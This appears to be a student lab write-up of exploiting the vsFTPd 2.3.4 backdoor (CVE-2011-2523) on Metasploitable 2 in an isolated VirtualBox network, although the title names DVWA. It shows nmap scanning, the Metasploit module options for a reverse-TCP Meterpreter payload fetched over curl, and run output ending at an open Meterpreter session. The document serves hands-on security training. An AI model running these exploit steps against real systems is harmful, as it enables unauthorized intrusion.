

CYBER SECURITY

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Metasploit lab on DVWA

TOOLS AND ENVIRONMENT

- *VirtualBox*
- *Kali Linux*
- *Metasploitable 2*
- *Metasploit Framework*

PROJECT TYPE

Cybersecurity/Ethical hacking lab

PRESENTED BY
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PROJECT OBJECTIVE

The main objective of this project is to demonstrate how an ethical hacker can identify, exploit, and assess a known vulnerability in a controlled virtual environment.

KEY OBJECTIVE

-  *Identify a vulnerable FTP service*
-  *Exploit the vsFTPd 2.3.4 vulnerability using Metasploit*
-  *Establish a Meterpreter session*
-  *Perform post-exploitation enumeration*
-  *Analyze the security impact*
-  *Understand detection and remediation techniques*

All testing was performed in an isolated VirtualBox lab environment for educational purposes.

A vulnerability is a weakness or flaw in a system, application, service, or configuration that can potentially be exploited by an attacker.

KEY POINTS

-  *Weakness* – A flaw exists in software or configuration
-  *Exploit* – An attacker uses the weakness to perform an unauthorized action
-  *Impact* – The compromise may affect data, systems, or services
-  *Remediation* – Patching, configuration changes, and security controls reduce the risk

OUR PROJECT

Vulnerability:

vsFTPD 2.3.4 Backdoor

Affected Service: *FTP*

Port: *21*

Testing Tool: *Metasploit Framework*

All testing was performed in an isolated VirtualBox lab environment for educational purposes.

LAB ENVIRONMENT

The project was performed in an isolated VirtualBox environment using two virtual machines..

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ATTACKER MACHINE


KALI LINUX

- *IP Address: 192.168.56.102*
- *Used for: Metasploit Framework & testing*

TARGET MACHINE

METASPLOITABLE 2

- *IP Address: 192.168.56.101*
- *FTP Service: vsFTPd 2.3.4*
- *Used as: Intentionally vulnerable target*



All testing was performed in an isolated VirtualBox lab environment for educational purposes.

NETWORK SETUP

Both virtual machines communicate through an isolated Host-Only network.

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● ATTACKER MACHINE

KALI LINUX

- *Kali Linux*
- *IP Address: 192.168.56.102*
- *Interface: eth0*

● TARGET MACHINE

METASPLOITABLE 2

- *Metasploitable 2*
- *IP Address: 192.168.56.101*
- *Interface: eth0*

Kali Linux → Host-Only Network → Metasploitable 2

```
kali-linux-2026.2-virtualbox-amd64 (Host-only configured) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Applications
Session Actions Edit View Help
kali@kali: ~
(kali@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 580sec preferred_lft 580sec
   inet6 fe80::a2:4da0:8fae:5735/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.494 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.467 ms

— 192.168.56.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3043ms
rtt min/avg/max/mdev = 0.467/0.784/1.165/0.308 ms
(kali@kali)-[~]
$ ss
```

All testing was performed in an isolated VirtualBox lab environment for educational purposes.

VULNERABILITY IDENTIFICATION


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Nmap scanning was performed to identify open ports and running services on the target.

TARGET: 192.168.56.101

FINDING:

- *Port 21/tcp – FTP*
- *Service: vsFTPd 2.3.4*
- *Status: Vulnerable*
- *Vulnerability: vsFTPd 2.3.4 Backdoor*
- *CVE: CVE-2011-2523*



```
kali-linux-2026.2-virtualbox-amd64 (Host-only configured) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
rtt min/avg/max/mdev = 0.467/0.784/1.165/0.308 ms
(kali@kali)-[~]
$ nmap -sV -p 21 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-02 12:52 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00063s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:A4:83:56 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

(kali@kali)-[~]
$
```

All testing was performed in an isolated VirtualBox lab environment for educational purposes.

METASPLOIT CONFIGURATION

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The vsFTPd 2.3.4 backdoor module was selected and configured.

EXPLOIT MODULE :

exploit/unix/ftp/vsftpd_234_backdoor

CONFIGURATION :

- Target: 192.168.56.101
- Target Port: 21
- Payload: configured by Metasploit
- Exploit: vsFTPd 2.3.4 Backdoor

```
kali-linux-2026.2-virtualbox-amd64 (Host-only configured) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.56.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false            yes       Attempt to delete the binary after execution
  FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  Local IP to use for serving payload
  FETCH_SRVPORT  8080             yes       Local port to use for serving payload
  FETCH_URIPATH  Local URI to use for serving payload
  LHOST          yes              yes       The listen address (an interface may be specified)
  LPORT          4444             yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ---      -
  FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  ---      -
  FETCH_FILENAME  miZCBZxeMp      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

  Id  Name
  --  --
  0    Linux/Unix Command
```

All testing was performed in an isolated VirtualBox lab environment for educational purposes.


EXPLOITATION & INITIAL ACCESS

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The configured exploit was executed against the vulnerable FTP service..

KEY POINTS :

- Exploit executed successfully
- vsFTPD 2.3.4 backdoor triggered
- Meterpreter session established
- Initial access obtained



```
kali-linux-2026.2-virtualbox-amd64 (Host-only configured) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

FETCH_WRITABLE_D ./ yes es
IR Remote writable dir to store payload; cannot contain spaces

Exploit target:
Id Name
--
0 Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.101:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[+] 192.168.56.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:46077) at 2026-09-05 19:37:05 -0400

meterpreter >
```

All testing was performed in an isolated VirtualBox lab environment for educational purposes.

